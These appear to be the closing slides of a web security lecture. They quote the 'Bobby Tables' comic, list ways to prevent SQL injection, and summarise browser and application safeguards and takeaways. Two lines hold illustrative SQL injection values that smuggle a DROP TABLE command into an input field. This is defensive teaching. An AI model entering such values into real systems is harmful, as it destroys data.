- What if user set id to ‘); DROP TABLE accounts;?


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY –
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

Preventing Injection

Comes down to filtering input.

Fortunately, solutions against injection are already in most frameworks.

- For SQL:
  - Use prepare statements (only executes one command at a time)
  - Disallow execution of unexpected statements
  - Whitelist-based validation- Define what is expected
  - Use LIMIT to prevent mass disclosure of records
  - See OWASP Cheat Sheet: https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet

Summary

Web browser level

- Protect the local system by sandboxing the browser
- Same origin policy prevents websites from accessing each other

Web application level

- Can store state information in sessions (url encoded, hidden form, cookies)
- If we don’t validate user input, many possible ways to abuse system
- Cross site scripting, cross site request forgery, injection
- Use APIs to filter user input

Takeaways

Always validate user input!

- However, input validation is hard. Very crafty ways exist to get around filters.
- Keep frameworks and libraries up to date

Other takeaways:

- Use the right representation for information
  - Don’t use hidden forms for secure information
  - Don’t store more than is needed (eg. plaintext passwords)
- Limit what users can do

Questions?

Feel free to email me: amandahl@cs